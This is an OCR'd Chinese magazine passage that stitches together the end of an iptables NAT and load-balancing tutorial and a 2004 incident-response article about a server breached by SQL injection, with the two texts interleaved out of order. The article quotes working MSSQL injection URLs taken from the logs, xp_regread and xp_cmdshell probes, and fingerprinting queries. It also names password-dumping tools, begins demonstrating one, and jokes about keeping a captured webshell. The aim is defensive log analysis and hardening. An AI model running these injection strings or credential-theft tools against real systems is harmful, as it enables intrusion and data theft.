dport 80 -j DNAT \ --to-destination $HTTP_IP
```

有了最后这条规则，一切都正常了。和HTTP服务器不在同一个网的机子能正常访问服务了，和它在一个网内的机子也可以正常访问服务了，防火墙本身也能正常访问服务了，没有什么问题了。

“MASQUERADE”，这个目标和SNAT 目标的作用是一样的，区别就是它不需要指定--to-source 。MASQUERADE是被专门设计用于那些动态获取IP地址的连接的，比如，拨号上网、DHCP连接等。如果你有固定的IP地址，还是用SNAT 目标吧。

伪装一个连接意味着，我们自动获取网络接口的IP

地址，而不使用--to-source 。当接口停用时，MASQUERADE不会记住任何连接，这在我们kill掉接口时是有很大好处的。如果我们使用SNAT 目标，连接跟踪的数据是被保留下来的，而且时间要好几天哦，这可是要占用很多连接跟踪的内存的。一般情况下，这种处理方式对于拨号上网来说是较好的（这有利于已有那连接继续使用）。如果我们被分配给了一个不同于前一次的IP，不管怎样已有的连接都要丢失，但或多或少地还是有一些连接记录被保留了。

即使你有静态的IP，也可以使用MASQUERADE，而不用SNAT 。不过，这不是被赞成的，因为它会带来额外的开销，而且以后还可能引起矛盾，比如它也许会影响你的脚本，使它们不能用。

小提示 MASQUERADE和SNAT一样，只能用于nat表的POSTROUTING链，而且它只有一个选项（不是必需的）。

MASQUERADE 目标	
Option	--to-ports
Example	iptables -t nat -A POSTROUTING -p TCP -j MASQUERADE --to-ports 1024-31000
Explanation	在指定TCP或UDP的前提下，设置外出包能使用的端口，方式是单个端口，如--to-ports 1025，或者是端口范围，如--to- ports1024-3000。注意，在指定范围时要使用连字号。这改变了SNAT中缺省的端口选择。

"SNAT"，这个目标是用来做源网络地址转换的，就是重写包的源IP地址。当我们有几个机子共享一个Internet 连接时，就能用到它了。先在内核里打开IP转发功能，然后再写一个SNAT规则，就可以把所有从本地网络出去的包的源地址改为Internet连接的地址了。如果我们不这样做而是直接转发本地网的包的话，Internet上的机子就不知道往哪儿发送应答了，因为在本地网里我们一般使用的是IANA组织专门指定的一段地址，它们是不能在Internet上使用的。SNAT 目标的作用就是让所有从本地网出发的包看起来都是从一台机子发出的，这台机子一般就是防火墙。

SNAT只能用在nat表的POSTROUTING链里。只要连接的第一个符合条件的包被SNAT了，那么这个连接的其他所有的包都会自动地被SNAT,而且这个规则还会应用于这个连接所在流的所有数据包。

SNAT 目标	
Option	--to-source
Example	iptables -t nat -A POSTROUTING -p tcp-o eth0 -j SNAT --to-source 194.236.50.155-194.236.50.160:1024-32000
Explanation	指定源地址和端口，有以下几种方式： 1、单独的地址。 2、一段连续的地址，用连字符分隔，如194.236.50.155-194.236.50.160，这样可以实现负载平衡。每个流会被随机分配一个IP，但对于同一个流使用的是同一个IP。 3、在指定-p tcp或-p udp的前提下，可以指定源端口的范围，如 194.236.50.155:1024-32000，这样包的源端口就被限制在1024-32000了。 注意，如果可能，iptables总是想避免任何的端口变更，换句话说，它总是尽力使用建立连接时所用的端口。但是如果两台机子使用相同的源端口，iptables 将会把他们的其中之一映射到另外的一个端口。如果没有指定端口范围， 所有的在512以内的源端口会被映射到512以内的另一个端口，512和1023之间的将会被映射到1024内，其他的将会被映射到大于或对于1024的端口，也就是说是同范围映射。还要注意，这种映射和目的端口无关。因此，如果客户想和防火墙外的HTTP服务器联系，它是不会被映射到FTP control所用的端口的。

了解完netfilter/iptables工作原理和具体操作方法之后，我们开始用iptables来实现我们的虚拟服务器和负载平衡。

本集群系统因为涉及到公网中的多台机器与私网内的服务器之间的通信，网络IP地址中的私有地址是无法直接与其他网络中的机器通信，需要采用网络地址转换（NAT）机制来解决这个问题。这里将模拟从客户端访问私网中主机的Web服务。具体配置命令和步骤如下。

在/etc/rc.d/rc.local文件中创建如下命令：

```
＃如果在双网卡上没有配置ip 地址和缺省网关的话，用下面语句配置ip 地址和网关
ifconfig eth0 192.168.0.1 netmask 255.255.255.0 broadcast 192.168.0.255
route add  net 0.0.0.0 netmask 0.0.0.0 gw 192.168.0.1
ifconfig eth1 218.12.*.1 netmask 255.255.255.0 broadcast 218.12.*.255
route add -net add 0.0.0.0 netmask 255.255.255.0 gw 218.12.*.2
echo "1">/proc/sys/net/ipv4/ip_forward ＃打开ip转发功能
＃配置内部网络客户端访问通过虚拟服务器访问真实服务器的策略
/sbin/iptables -A PREROUTING -p tcp -m tcp --dport 80 -j DNAT --to-destination 192.168.0.2-192.168.0.m ＃内部客户机器访问192.168.0.1的80端口，外部客户机访问218.12.*.1的80端口服务将被转发到真实服务器ip地址为192.168.0.2-m的任意一台机器上，每个流会被随机分配一个指定范围内的IP，但对于同一个流使用的是同一个IP。从而可以实现动态的负载平衡；
＃下面是配置真实服务器通过出去进行NAT转换的源地址修改，这是一种静态的转换方式
/sbin/iptables -A POSTROUTING -j SNAT --to-source 218.12.*.1
＃另外有一种动态方式，配置如下
#/sbin/iptables -t nat -A POSTROUTING -j MASQUERADE
```

经过上面的配置就能实现不同的客户端通过访问虚拟服务器来实现访问不同的真实服务器，从而达到负载

适合读者	网络管理员、入侵爱好者
前置知识	SQL注入
难度等级	中

刘流：时下网络上的入侵事件太多，每天都有太多的服务器沦陷。常见网管们在各大论坛悲痛万分的大叫："为什么受伤的总是我？上次被入侵后才刚做了系统防护，没想到短短的一个星期时间又被入侵了，难道"黑客"真是无所不能？"NO、NO、NO！不要被生活打击得抬不起头。不是"黑客"技术太高，而是你的系统防护缺少整体的安全规划和详细的实施步骤，并且没有详细分析上次入侵是由什么引起？入侵者是利用什么漏洞进入的系统？又在你的服务器上放置了什么后门？等管理员把这些东西摸清楚了，再有针对性地一一修补，相信再厉害的"黑客"想要入侵这样的系统都要花费很大的功夫了！

文／图 RITATV



记一次真实的安全检测

——服务器被入侵后的日志分析及系统防护

2004年5月某日，朋友推荐我为国内某大型商务网站做安全评估。此商务网站专为其他公司提供域名空间，并且提供统一的Web管理系统。下面先让我们一起来熟悉一下此系统，它使用Window 2000 Server作为服务器，存储了300G以上的数据。该服务器直接由电信托管，存放在电信机房，管理员的日常管理只能通过2000的终端服务进行。Web服务使用的数据库为MS SQL Server 2000，Web系统有两套，分别为ASP和ASP.net。

就在此前几天，该服务器的网络管理员在日志中查看到了MSSQL Server被关闭后又重新启动的记录，时间发生在凌晨2点左右。对于一般的网络管理员来说，可能这根本都算不了什么，也就随便忽视过去了。但是，这位管理员的洞察力确实值得我们学习，凭多年网管经验的直觉，他认为有入侵事件发生了。但到底入侵如何发生，又是如何进行的？他却百思不得其解。如果你碰到了这样的情况，该如何下手进行分析，然后一步一步地排除问题呢？

下面，我将结合这一次入侵检测实例，对在这样大型的服务器遭到攻击后，查找攻击方法、攻击的位置、攻击者留下的后门这些方面和大家讨论一下，希望能对有兴趣的读者有所帮助，同时，如果哪里分析得不到位，还请大牛们不吝赐教。

根据日志追踪漏洞

拿到这样一个系统，数据量如此之大，似乎无从下手。但是，既然接下来了，再难都要做下去！有经验的读者应该知道，上面列举的关于服务器的信息中，最容易引起攻击的就是ASP+MSSQL Server的组合，这个组合是最容易引起SQL注入的。但是，我们做计算机安全工作，也应该像法律一样，要让证据说话，而不仅仅是怀疑。为了验证我的判断，首先，我对事件查看器里记录的系统日志进行了分析。结果发现，某个时间有人在URL中输入过这样的信息";select name from master..sysdatabases where dbid=7—"，并曾经试图访问"xp_cmdshell"和"xp_regread"等常用的扩展存储过程。显然，从这里我们可以初步断定，该服务器被尝试过SQL注入。

按照通常的方法，攻击者在通过了一系列的尝试之后，如果一旦断定该服务器可以注入，必然就要使用某些手段，读出数据库的信息，像上面我从日志中得到的";select name from master..sysdatabases where dbid=7–

平衡的能力。

在实施过程中我们需要注意以下各个问题：

首先是负载的平衡性，在一个集群内部，如果某一个节点和其他节点相比流量不足，或者总是处于空闲状态，那么说明集群的负载失衡了，这时就必须重新修改平衡策略。

其次是溢出问题，如果有太多网络流量要处理，就会导致包丢失和发往目的节点的包阻塞，这时会导致溢出。

最后就是存储的一致性问题，通过NAT只是处理和转发IP网络数据包，而不是具体的磁盘数据，当访问虚拟服务器时是假设所有的集群节点访问同一个可靠的和一致的磁盘共享系统。在效率和容量兼顾的分布式存储环境下，要求每一个接点保存部分数据，而且不同节点的数据互相不交叉，难免出现数据存储不一致的情况。要解决这类问题一般有3种方法，一是使用共享的存储服务器或存储设备进行集中存储；二是采用分布式文件系统，将文件分块存放在不同的结点磁盘上；三是通过人工的手段对访问数据的应用程序进行改写，人为地设定程序的数据访问策略，在应用层实现分布式存储。

通过上面的配置，一个小机群的负载平衡系统就建立起来了，大家可以自己测试一下功能，如果有疑问，也欢迎来和我交流！

-”，这很显然就是在寻找数据库管理系统中的数据库信息。这里我结合通常的SQL注入的步骤，来找出对应的日志，大家在实际工作中可以借鉴一下。

一般来说，SQL注入者会从以下这些方面注入，下面我就结合日志中看到的记录讲解，如下：

```
http://www.***.com/preview/default.ASP?DocNo=107 and 1=(select name from master.dbo.sysdatabases where dbid=14)
```

很显然，注入者试图用这样的语句得到数据库的名称信息。

```
http://www.***.com/preview/default.ASP?DocNo=107 and 1=(select top 1 name from ManageDB.dbo.sysobjects where xtype='U')
http://www.***.com/preview/default.ASP?DocNo=107 and 1=(select top 1 name from ManageDB.dbo.sysobjects where xtype='U' and name not in('inputtable','inputtable2'))
```

这些日志清楚表明注入者试图穷举数据库中的数据表名。不过，好像这个方法比较笨，看来注入者还没有掌握那种简单实用的方法，呵呵，算了，为了避免不必要的麻烦，我就不说出来了。我们继续：

```
http://www.***.com/preview/default.ASP?DocNo=107 and 1=(select top 1 name from ManageDB.dbo.sysobjects where xtype='U' and name='inputtable' and uid>(str(id)))
```

这个日志显示的信息，表明注入者在使用ID号递增的方法试图穷举数据库中的表名，我对这个方法的评价跟上面一样："笨"就一个字！

```
http://www.***.com/preview/default.ASP?DocNo=107 and 1=(select top 1 name from ManageDB.dbo.sysobjects where uid='')
http://www.***.com/preview/default.ASP?DocNo=107 and 1=(select top 1 name from ManageDB.dbo.sysobjects where uid='' and name not in(''))
```

知道表名后使用下列语句更加方便：

```
select * from information_schema.columns where table_name='inputtable' ordinal_postion=1
```

显然，注入者试图将表中的列名信息取出。

```
http://www.***.com/preview/default.ASP?DocNo=107 and 1=(select top 1 Email from ManageDB.dbo.inputtable)
```

在这里开始从表里查询字段的邮件地址值。然后开始往系统方面发展：";create table [dbo].[system1] ([temp][char](255));--"、";DECLARE @result varchar(255) EXEC master.dbo. xp_regread 'HKEY_LOCAL_MACHINE', 'SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots', '/', @result output insert into system1 (temp) values (@result);--"、"and 1=(select temp from system1);--"。这几句的目的应该就是得到Web绝对路径。

"Select count(*) from master.dbo.sysobjects where name = 'xp_cmdshell'"、"select count(*) from master.dbo.sysobjects where name= 'xp_regread'"。上面这两句中，第一句是为了判断XP_cmdshell扩展存储过程是否存在，如果存在就可以直接得到系统的Shell。第二句判断读取注册表的扩展存储过程是否存在，如果存在，就可以直接进行一些如读注册表之类的操作。

按照上面列出的常用的注入语句，大家可以在分析日志的时候判定是否遭受了SQL注入。

> **刘流**：*如果是常规注入，采用2004年第一期上的《跨库查询》，直接暴出数据库中的内容是比较好的办法，不用原始地去猜解一个个表。另外，使用"select @@version"可以得到版本信息，"select system_user"得到系统当前用户，"select host_name()"得到机器名，这些都是最基本的信息捕获。*

通过上面对日志的分析，很明显可以断定，入侵者一定是通过SQL进来的。这下可有活干了，恐怕下面的工作更为复杂。

同时，通过上面的分析，我们看出入侵者可以进行跨库查询，由此可以断定本地数据库中的访问权限没有严格控制，很有可能使用的是SA账户。针对这个情况，我们可以提出这样的解决方案：因为数据库中每一个公司对应着一个数据库，所以我们可以建议为每一个数据库创建一个数据库的用户，这个用户只能对本数据库进行操作，不能访问其他的数据库（包括4个系统数据库Master、Model、Tempdb、Msdb和两个用户示例数据库Pubs和Northwind以及所有的用户数据库）。这样就可以有效地控制跨库查询，降低被入侵后造成的危害。另外，对于一些非常危险的扩展存储过程，我们必须痛下狠手，要么删除，要么将其对应的动态链接库改名。

通过上面的一些工作，是不是能够避免SQL注入？那是不可能的。这不是解决问题的根本办法。或许有人要问，什么是根本办法，为什么不采用根本办法？对注入比较熟悉的人应该知道什么是根本办法，那就是要么不用ASP，要么修改所有的ASP文件，将没有对URL中提交的数值进行过滤或者进行严格类型判断的地方全部修改过来。呵呵，这个建议虽然有效，但是，这个服务器上的数据量太大了，总共300GB，其中ASP页面得有多少？这个修改的工程恐怕要耗费几个月的时间，所以对于解决这紧急问题并不是最佳方法。

既然不能在短期内将漏洞全部堵上，为了避免这段时间继续遭受入侵的折磨，我给他们推荐了Urlscn和IisLock这两个工具，至于肯不肯用，就是他们的问题了，当然了，要对URL输入的特殊字符进行过滤，还可以使用入侵检测软件，如Snort，来监测这样的攻击。

如果黑客们通过上面的方法得到了一些可以登录Web远程管理系统的用户名和密码，那么对于黑客来说，下面的工作非常简单的，只要找到Web的管理入

口，登录进去，找到上传文件的位置，把后续攻击要使用的工具传上来即可。

清理系统后门程序

接下来，我们就该来看看系统有没有被上传文件的可能了。这里，最常被黑客利用的就是Web的远程管理入口。通过查看，我找到了这个服务器为各个网站提供的管理入口，一看吓了我一跳，它的这个管理系统的功能就是为人们提供文件上传。呵呵，威胁处处都在！不过，对于这种情况，我们还是有办法解决，那就是对文件上传的目录进行严格的访问控制。这里我们就要充分利用Windows 2000以后的版本提供的NTFS的安全功能。NTFS将所有文件默认情况下对所有人（EveryOne）设为完全控制权限，这使黑客有可能使用一般用户身份对文件做增加、删除、执行等操作，建议对一般用户只给予读取权限，而只给管理员和System以完全控制权限，但这样做有可能使某些正常的脚本程序不能执行，或者某些需要写的操作不能完成，这时需要对这些文件所在的文件夹权限进行更改，建议在做更改前先在测试机器上做测试，然后慎重更改。这里，我将上传目录的访问权限设置为Everyone组的只读和写入，将所有的其他用户的访问权限删除，这样就可以保证任何人都不能在这个目录下执行程序，如图1所示。




图 1

通过这个思路，我将所有上传目录设置为了不可执行，这样即使攻击者能够上传文件，如网页木马，也不能够被执行，安全性也就大大提高。虽然攻击者没有办法通过网页木马或者执行XP_cmdshell来得到机器的Shell，但如果你的Web仍然可以注入，你的数据库中的数据可就不安全了，它可以任意更改你的数据，所以，如果你的Web服务不能够在短期内解决注入问题，最好还是对每个数据库用户的数据库操作权限做出严格的限制。一般来说，这样的用户具有Select 权限基本上够用了，所以完全可以将如Updata和Delete等操作去掉，这样就可以保证不被攻击者从URL中修改或者删除数据。另外，对于用户建表和删除表的权限也要做出严格地限制，这样才能够从最高处解决一些安全问题。

在解决了上传目录限制执行的问题以后，面临的就是目前系统已经被攻击者攻击过，怎样在300GB的数据中定位出已经上传的网页木马。我在对现有的网页木马进行分析以后，找出了现有网页木马的大体文件长度，然后搜出所有*.ASP和*.ASPX的文件，搜的时候可以限制一下最后修改时间，从时间和长度上进行限定，这样就可以排除一些不可能是木马的文件，以减少怀疑目标。这种限定搜索对于Windows 2000以后的操作系统来说，确实是非常容易实现的，如图2所示。这里，我限定




图 2

了文件的大小为大于15KB，时间为一个月的时间。当然在实际操作中，可以根据实际情况，充分发挥你的想像力，设定合适的限定值。这里需要提醒一下读者，我所限定的15KB并不是最合适的，我手上就有一个2kb的网页木马，这是经过了手工修改过的，所以在实际操作时，还是要注意观察。尤其在搜索时，如果发现带有字符“O”的ASP文件就要格外注意，因为攻击者为了迷惑我们，经常用数字0来代替字母“O”以达到迷惑我们的作用。另外，如果你的机器上的相同名字的ASP文件比较多，可以专门关注一下陌生名字的ASP文件，或者看到名字相同，但是文件大小有明显区别的，就要注意了。

通过这种搜索，在服务器上搜出了5个海阳顶端木马红粉佳人版，呵呵，看来这位哥们（当然也有可能是MM黑客，反正不管那么多了，既然是同道人，就先叫哥们了）对红粉佳人情有独钟。下面的工作还用我说吗，干掉！不过，如果你还没有红粉佳人木马的话，留一个自己用也无妨，哈哈。

木马找出来了，终于松了半口气，呵呵，还有一大口气没有出来，那就是我们的工作还远远没有结束，“革命尚未成功，同志仍须努力”。既然木马都已经上传，我们就要怀疑机器上应该已经被上传了某些黑客常用的工具，来找找看。

我首先按照上面的方法对时间和文件大小做出限定进行搜索，当然，一般的黑客工具不会很大，我怀疑攻击者肯定会上传类似Ca.exe、Cca.exe、Findpass.exe、Pulist.exe、3389.exe这样的常用程序。通过搜索，果然不出我所料，找到了Ca.exe、Findpass.exe和Pulist.exe，虽然攻击者把名字改变了，但是这几个文件的大小我还是能够分辨出来，嘿嘿，不要以为你穿上了马甲我就不认识你，小样儿的！删掉！

可以看出，攻击者之所以上传了Pulist.exe和Findpass.exe，目的就是为了找出管理员的密码，然后通过管理员密码使用Ca.exe克隆某些账户，在不能确定管理员账户和密码是否泄露的情况下，我们直接用Cca.exe来找找被克隆了的账户吧。这里，为了能够让读者对找Windows 2000管理员密码有一个宏观的认识，我还是简单示范一下。为了能够使用Findpass.exe找出管理员密码，首先要使用Pulist.exe找出Winlogon.exe的PID，这个如图3所示。

